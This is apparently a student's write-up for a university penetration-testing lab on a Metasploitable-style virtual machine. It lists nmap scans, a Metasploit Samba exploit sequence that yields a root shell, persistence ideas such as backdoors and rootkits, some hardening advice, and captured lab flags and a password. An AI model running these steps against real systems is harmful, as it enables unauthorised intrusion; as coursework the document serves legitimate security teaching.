**Project 4**


1. Answer the following questions:

a. What tools did you use to find out information about the target system over the network? Give specific examples of commands to gather information, as well as their outputs.

root@kali:~# **ifconfig**

root@kali:~# **nmap 192.168.56.0/24 (scan whole subnet)**


We found the IP address of the target is 192.168.56.102



root@kali:~# **nmap --script vuln 192.168.56.102 (to find vulnerabilities on shell) (you can also google program with "vulnerability metasploit"**

b. Which services running on the target machine are vulnerable to some kind of exploitation? How do you know? List at least three services that are vulnerable to some kind of attack.

We know this, because of the following command: root@kali:~# nmap -sV 192.168.56.102



**Service: smtp Port:25/tcp Version: Postfix smtpd**

**Service: http Port:80/tcp Version: Apache httpd 2.2.8 ((Ubuntu) DAV/2)**

**Service: netbios-ssn Port:139/tcp Version: Samba smbd 3.x - 4.x (workgroup: WORKGROUP)**

c. How can you infiltrate the vulnerable machine? List at least two methods of gaining access, complete with specific commands and outputs.

**>msfconsole**

**> search samba**

**> use exploit/multi/samba/usermanp\_scripts**


**> show options**

**> set RHOST 192.168.56.102**

**> show options**

**> exploit**

**So we get in the root now and we type whoami, we see all file there.**



d. Once you have infiltrated the machine, how could you maintain access even if your original method of entry was fixed? List at least one specific method of maintaining your presence.

**> We set the password of the root. And we can access direct from root with our password.**

**> We could install remote admin tool or rootkit with backdoor for later access**

**> Use the admin password to later access the system**

e. If you desired, what kind of damage could you inflict with your access to this server? Consider damage to the server itself, as well as damage to the internet as a whole, or damage done for the personal gain of the attacker.

**> With root access, we can view files of the machine and alter them. We can use gdb to analyze the program in depth (i.e. spot C vulnerabilities).**

**> Attackers could also leave back doors with which they could then come back and easily gain access to the servers again.**

**> They could create various buffer overflows, inject code into different processes that are happening.**

**> Basically, you could potentially get super root privileges if you were able to infiltrate the machine.**

f. How could a system administrator prevent the attacks that you have executed in this lab? For each vulnerability or point of entry, list at least one way that attack could have been prevented.

**> The port 80 Apache server version is super outdated. It’s still on 2.2.8 but that was considered end of life in June/July of 2017. The current version is 2.4.39, so the software should be updated and hopefully the vulnerability will be fixed.**

**> The Samba thing might be turned on by default to make things easier for the user, it handles TCP/IP File and Printer Sharing that is compatible with Windows computers. If this were turned off when not in use, it would be more secure. The NetBIOS thing also does not seem to require any sort of authorization to view any of the private networking name stuff like who the current logged in user is. The solution looks like you want to rebind the network components to limit the communication protocols that are allowed to travel across the network connections such that the file and printer sharing service would not be able to directly interact with the larger internet. More info here:** [**https://www.grc.com/su-bondage.htm**](https://www.grc.com/su-bondage.htm)

**> SMTP is Simple Mail Transfer Protocol and the port 25 is unencrypted, switching to using port 465 for mail for SMTP would encrypt the traffic. Alternatively, you could use Port 995 and switch to using POP3 protocol for encryption or IMAP and use Port 993 for encryption**

2. There are five 'flags' hidden throughout the machine. Each flag is a string of text in the format "{CSCI3403-*sometext*}". Find as many flags as you can, and report what they are and how you found them. You are expected to get at least two of the five, while the rest will be extra credit.

a. Inside a file in the /root folder.

**The metasploit**

**>whoami**

**>ls**

**>cat flat.root**

**{CSCI3403-c@rr0t}**

b. A flag will be printed out by the 'showflag' command... if you can find the password.

**The Baldr**

**> sudo apt-get install binutils**

**> printenv**

**> cd /usr/bin**

**> strings showflag**

**Password: H@ckTHEp14n3t!!!**

**Flag: {CSCI3403-gr@c3h0pp3r}**

**\_\_\_\_**

**Or from reverse shell:**

**> gdb ./usr/bin/showflag**

**> break main**

**> C**

**> disas**

**> x/s 0x8048625 (cmp statement)**

**> found password: H@ckTHEp14n3t!!!**

**> flag: {CSCI3403-gr@c3h0pp3r}**

c. Inside a file in /home/user that has been encrypted with the 'gpg' command - you will need to figure out the correct decryption password.

d. One key is a saved password in the Firefox web browser.

e. One key was in a file in /home/user, but that file was deleted!